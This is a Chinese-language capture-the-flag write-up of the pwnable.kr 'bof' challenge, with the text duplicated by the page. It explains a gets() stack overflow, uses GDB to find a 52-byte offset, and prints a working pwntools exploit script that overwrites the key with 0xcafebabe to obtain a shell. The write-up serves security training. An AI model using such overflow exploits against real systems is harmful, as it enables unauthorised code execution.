本文记录了 pwnable.kr 中 bof 题目的解题过程。核心漏洞在于程序使用了不安全的 gets() 函数且未做长度校验,导致经典的栈溢出漏洞 。通过使用 GDB 进行动态调试,计算出用户输入缓冲区的起始地址与目标变量 key 的内存地址之间的偏移量为 52 个字节。最终,利用 Python 的 pwntools 库编写 EXP,向远程端口发送构造好的 Payload(52 字节的无用字符填充 + 目标值 0xcafebabe),成功覆盖关键变量并获取了交互式 Shell。 本文记录了 pwnable.kr 中 bof 题目的解题过程。核心漏洞在于程序使用了不安全的 gets() 函数且未做长度校验,导致经典的栈溢出漏洞 。通过使用 GDB 进行动态调试,计算出用户输入缓冲区的起始地址与目标变量 key 的内存地址之间的偏移量为 52 个字节。最终,利用 Python 的 pwntools 库编写 EXP,向远程端口发送构造好的 Payload(52 字节的无用字符填充 + 目标值 0xcafebabe),成功覆盖关键变量并获取了交互式 Shell。
Bof
ssh bof@pwnable.kr -p2222 (pw: guest)
三个文件:readme,bof.c,bof

根据代码得出这是一个栈溢出漏洞。主要是因为gets()参数,传入的数据不检查长度。
题目不难,主要是要将0xcafebabe值添加到key参数。
根据readme,可知要查看文件需要连接到nc 0 9000,然后输入key值。
使用gdb调试(难点)
我们要查看的参数位置在func函数中,所以我们要打一个断点
b func (在func()暂停)
gdb bof (调试文件bof)
start,run(开始调试)
n (下一行)

左边箭头指的是当前要运行的参数位置,右边是当前运行的函数。

当我们运行到这个gets函数时再下一行,就会要求我们输入,输入后,可以使用stack 30 展开当前得三十行位置

可以看到我们输入的值在0xffffd4fc,而目标值在0xffffd530
我们可以计算他们的值为52字节
所以当gets()参数激活时,我们应该输入b’A’ * 52 + p32(0xcafebabe)
但是我们要连接到nc 0 9000,所以使用pwn

from pwn import *
# 连接目标
p = remote('0',9000)

# 构造payload
payload = b'A' * 52 + p32(0xcafebabe)

# 发送payload
p.sendline(payload)

# 获得交互式
p.interactive()Bof
ssh bof@pwnable.kr -p2222 (pw: guest)
三个文件:readme,bof.c,bof
根据代码得出这是一个栈溢出漏洞。主要是因为gets()参数,传入的数据不检查长度。
题目不难,主要是要将0xcafebabe值添加到key参数。
根据readme,可知要查看文件需要连接到nc 0 9000,然后输入key值。
使用gdb调试(难点)
我们要查看的参数位置在func函数中,所以我们要打一个断点
b func (在func()暂停)
gdb bof (调试文件bof)
start,run(开始调试)
n (下一行)
左边箭头指的是当前要运行的参数位置,右边是当前运行的函数。
当我们运行到这个gets函数时再下一行,就会要求我们输入,输入后,可以使用stack 30 展开当前得三十行位置
可以看到我们输入的值在0xffffd4fc,而目标值在0xffffd530
我们可以计算他们的值为52字节
所以当gets()参数激活时,我们应该输入b’A’ * 52 + p32(0xcafebabe)
但是我们要连接到nc 0 9000,所以使用pwn
from pwn import *
# 连接目标
p = remote('0',9000)

# 构造payload
payload = b'A' * 52 + p32(0xcafebabe)

# 发送payload
p.sendline(payload)

# 获得交互式
p.interactive()